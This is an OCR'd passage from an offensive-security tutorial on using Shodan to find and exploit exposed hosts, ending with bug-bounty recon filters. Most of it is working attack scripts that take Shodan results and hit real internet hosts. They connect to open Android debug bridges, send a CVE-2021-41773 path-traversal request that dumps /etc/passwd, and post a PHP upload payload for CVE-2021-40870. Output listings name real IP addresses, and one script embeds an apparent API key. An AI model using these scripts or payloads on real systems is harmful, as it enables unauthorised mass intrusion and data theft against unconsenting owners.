
Or you can download the result from shodan directly using this link and start exploitation download.

0x3.4 Finding & Pwning Android Devices using adb

Some android tv or other devices built with android have a debugging bridge known as adb , this debugging bridge was built for developer to perform some development task , user can enable adb, this adb can be used wired or wireless through the internet. As we know shodan collects all kinds of iot data from the internet, we can use shodan to find open adb devices. First let's find adb devices with shodan , to find adb devices we can use **android debug bridge** string to search adb devices , the port of adb contains this string.



We found 11,836 adb on shodan but all them are not open, we can see some of the device header contains the **authentication is required** string that means you need credentials to use this adb , we need those device which doesn't require any kind of auth , first ones header contains the device name and other info that means to access this device we don't need any kind of auth. Now lets create a search string based on that **android debug bridge "Name:"** now shodan will show all of those devices which shows the name and device model and other info, lets see what we get.




Number of the adb devices decreased on the result but we got all the unauthenticated devices.now lets automate the task to see if we can connect to those adb devices to check if it's alive or still connectable to exploit further more. Like always, let's use the same code to grab those results from shodan. For the full process we are gonna use adb from linux terminal to check if i can connect to those devices or not, now lets create the script.

```
#!/usr/bin/env python3
import subprocess
import shodan
from threading import Thread

def exploit_adb(adb):
   adb_con = "adb connect " + adb
   try:
       exploit_data = subprocess.check_output(adb_con, shell=True,timeout=5)
       if "connected" in str(exploit_data):
           print(f"[+] {adb} is Open To connect")
       else:
           print(f"[-] {adb} is Closed To connect")
   except:
       print(f"[-] {adb} is Closed")
       pass

api = shodan.Shodan("XgN9CteXgOKt96Zxel7fLsneBMibWJDX")
query = 'http.title:"BIG-IP&reg;- Redirect"'
results = api.search(query,limit=1000)
for service in results['matches']:
  ip = service['ip_str']
  adb = ip+":5555"
  exploit_adb(adb)
```


The procedure is simple it collects data from shodan, after collecting data it loops the data through **adb connect** command to check if it can connect to the adb service or not , after that it detects keyword connected if it found the connected keyword that means adb connection is established with the given ip and show it as **Open to connect**. Now let's see what kind of output it gives.

```
➜  test-field python3 adb_check.py
* daemon not running; starting now at tcp:5037
* daemon started successfully
[-] 64.209.143.35:5555 is Closed
[-] 200.111.84.100:5555 is Closed
[-] 18.194.242.122:5555 is Closed
[-] 20.79.250.85:5555 is Closed
[-] 34.88.215.159:5555 is Closed
[-] 209.164.57.164:5555 is Closed
[-] 103.81.129.51:5555 is Closed
[-] 140.112.145.145:5555 is Closed
[-] 213.168.249.173:5555 is Closed
[-] 51.103.110.144:5555 is Closed
[-] 159.203.16.166:5555 is Closed
[-] 52.55.55.246:5555 is Closed
[-] 167.219.8.221:5555 is Closed
[-] 97.107.132.13:5555 is Closed
[-] 203.87.172.5:5555 is Closed
[-] 8.210.100.110:5555 is Closed
[-] 139.255.96.6:5555 is Closed
[+] 18.194.242.122:5555 is Open To connect
[-] 81.90.60.81:5555 is Closed
```


Our detection part is finished, now it's time for the exploitation part, we can do the adb exploitation using a tool i created https://github.com/joyghoshs/last-breath



As the description says it's nothing special just automates adb command to make it easier to exploit.lets see a real exploitation phase.



Not only device info, you can extract more with the help menu. You can do tasks like open a url, take a screenshot or other activity using the last breath. Lets see some demo.



0x3.5 Finding and Pwning CVE-2021-41773

This vulnerability was found on apache 2.4.49 , it gives the ability to an attacker to use path traversal attack to map URLs to files outside the directories configured by Alias-like directives. But it can't be exploited if files outside of these directories are protected by the usual default configuration "require all denied". We can create a query to filter out the apache 2.4.49 servers , we are gonna combine two queries, one is the **product** in our case which is apache , another one is the **version** in our case it is 2.4.49. Now let's combine those and create our query **product:apache version:2.4.49**. After the query we got 7000 results. All of them are not vulnerable to cve-2021-41773,like other parts. Let's automate the process to gather results from shodan and check the vulnerability. Let's start writing code.

```
#!/usr/bin/env python3
import shodan
import subprocess
import shodan

def exploit(ip,port):
 if port == "443":
   url = "https://"+ip
 else:
   url = "http://"+ip

 command =f'curl -s -k --path-as-is
"{url}/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/pa
sswd"'
 try:
   exploit_data = subprocess.check_output(command, shell=True,timeout=5)
   if "root" in str(exploit_data):
     print(f"[+] {ip} is Vulnerable")
   else:
     print(f"[-] {ip} is Not Vulnerable")
 except:
       print(f"[-] {ip} Couldn't connect")

api = shodan.Shodan("Your_shodan_api_key")
query = 'product:Apache version:2.4.49'
results = api.search(query,limit=1000)
for service in results['matches']:
  ip = service['ip_str']
  port = str(service['port'])
  exploit(ip,port)
```

Let’s see how the script works.

```
➜  test-field python3 cve_2021_41774.py
[-] https://31.200.199.183 is Not Vulnerable
[-] http://54.183.210.8 is Not Vulnerable
[-] https://193.77.202.93 is Not Vulnerable
[-] http://18.221.255.11 is Not Vulnerable
[-] https://34.233.101.171 is Not Vulnerable
[-] https://52.68.200.245 is Not Vulnerable
[-] https://193.32.65.24 is Not Vulnerable
[-] https://52.74.175.223 is Not Vulnerable
[-] https://34.195.101.234 is Not Vulnerable
[-] https://18.233.79.104 is Not Vulnerable
[-] https://179.61.251.150 is Not Vulnerable
[-] https://202.40.184.2 is Not Vulnerable
[-] http://34.200.170.213 is Not Vulnerable
[-] https://18.217.108.89 is Not Vulnerable
[-] http://34.253.182.84 is Not Vulnerable
[-] http://3.226.107.10 is Not Vulnerable
[-] https://157.55.201.110 is Not Vulnerable
[-] https://52.73.117.91 is Not Vulnerable
[-] http://185.75.164.170 is Not Vulnerable
[-] http://52.211.183.172 is Not Vulnerable
[-] http://51.158.148.59 is Not Vulnerable
[-] http://54.219.249.118 is Not Vulnerable
[-] http://54.94.25.220 is Not Vulnerable
[-] https://80.16.7.34 is Not Vulnerable
[-] http://192.124.27.90 is Not Vulnerable
[-] https://176.37.119.109 is Not Vulnerable
[-] https://54.73.112.172 is Not Vulnerable
[-] https://209.23.190.153 is Not Vulnerable
[-] https://38.90.155.59 is Not Vulnerable
```

If vulnerable server detected you can try to exploit further more with :-

```
curl -s -k --path-as-is
"{url}/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
```

```
➜  test-field curl -s -k --path-as-is "http://5.153.234.21/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2
e%2e/%2e%2e/etc/passwd"
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
```

0x3.5 Finding and Pwning CVE-2021-40870

On 2021 security researchers discovered an issue with Aviatrix Controller 6.x , this issue allows an attacker Unrestricted upload of a file with a dangerous type is possible, which allows an unauthenticated user to execute arbitrary code via directory traversal. There are not many vulnerable hosts found on shodan while i was researching and found 736 hosts using aviatrix. Aviatrix controller has a common title Aviatrix Controller . We can filter hosts by title using **http.title/title** filter , now let's create a query **http.title:"Aviatrix Controller"**. as always lets create an automated script to find the vulnerable aviatrix controller server.

```
import shodan
import requests
from requests.structures import CaseInsensitiveDict
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
def exploit(ip):
   url = "https://"+ip
   headers = CaseInsensitiveDict()
   headers["Content-Type"] = "application/x-www-form-urlencoded"
  data=f'CID=x&action=set_metric_gw_selections&account_name=/../../../var/www/php/poc.php&data=<?
php phpinfo(); ?>'
   try:
       resp = requests.post(url, headers=headers, data=data,verify=False)
       stat = requests.get(f"{url}/v1/poc",verify=False, timeout=5)
       if resp.status_code==200:
           if stat.status_code==200:
               print(f"[  Vulnerable ] [POC {url}/v1/poc ]")
               print("")
           else:
               print(f"[ Not Vulnerable ] [ {url}]")
               pass
       else:
           print(f'[ Not Vulnerable ] [ {url} ]')
   except:
       print(f"connection error {url}")
api = shodan.Shodan("your_api_key")
query = 'http.title:"Aviatrix Controller"'
results = api.search(query,limit=1000)
for service in results['matches']:
  ip = service['ip_str']
  exploit(ip)
```

Lets see the output of the script.

```
➜  test-field python3 cve_2021_40870.py
[ Not Vulnerable ] [ https://34.206.116.24]
[ Not Vulnerable ] [ https://34.249.15.25]
[ Not Vulnerable ] [ https://18.156.144.60]
[ Not Vulnerable ] [ https://52.55.245.71]
[ Not Vulnerable ] [ https://35.84.148.198]
[ Not Vulnerable ] [ https://18.194.252.94]
[ Not Vulnerable ] [ https://52.244.71.37]
[ Not Vulnerable ] [ https://3.71.211.29]
[ Not Vulnerable ] [ https://44.197.136.216]
[ Not Vulnerable ] [ https://18.207.11.0]
[ Not Vulnerable ] [ https://20.114.209.91]
[ Not Vulnerable ] [ https://54.71.248.72]
[ Not Vulnerable ] [ https://18.195.58.253]
[ Not Vulnerable ] [ https://52.59.84.173]
[ Not Vulnerable ] [ https://50.17.74.207]
[ Not Vulnerable ] [ https://44.224.131.93]
[ Not Vulnerable ] [ https://3.221.120.255]
[ Not Vulnerable ] [ https://3.220.199.137]
[ Not Vulnerable ] [ https://35.231.59.129]
[ Not Vulnerable ] [ https://52.203.168.9]
[ Not Vulnerable ] [ https://54.159.239.121]
[ Not Vulnerable ] [ https://3.125.248.249]
[ Not Vulnerable ] [ https://3.12.58.68]
[ Not Vulnerable ] [ https://34.208.93.84]
[ Not Vulnerable ] [ https://3.221.20.73]
```

After detecting vulnerable server you can do further exploition using a exploit i created https://github.com/JoyGhoshs/CVE-2021-40870

0x4

Finding target info

0x4.1.1 Using Shodan to get rewarded

It's not a good practice to hack some host randomly to test out how the vulnerability works or how we can take advantage. Nowadays bug bounty is pretty popular thing , every new infosec learner is getting into bug bounty to earn and learn , shodan has huge dataset with the information of many hosts/ip/domain server , we can use them to gather information about target to find a way to exploit, sometime shodan exposes sensitive data of a website or host we can report them and get rewarded.this part is about how to use shodan to find targets information.


0x4.1.2 Useful search filter to do target recon

In previous lessons we talked about search filter , learned about those by scenario ,in bug bounty/pentest/vulnerability assessment our target can be a CIDR or a RANGE OF IP or a SINGLE IP or BUNCH OF DOMAINS or a SINGLE DOMAIN , so we have to use some search filter to find info about them or find a vulnerable server owned by them.


[hostname] host filter is used for filtering a specific host name or to filter a multiple host name.

[Single hostname] **hostname: sony.com**
[Multiple hostname] **hostname:sony.com,uber.com,yahoo.com**

Single hostname :-




multiple hostname :-




[IP] To filter the result of a specific ip or filter result of multiple ip

[Single IP] **ip:1.1.1.1**
[Multiple IP] **ip:1.1.1.1,2.2.2.2**

Single IP :-

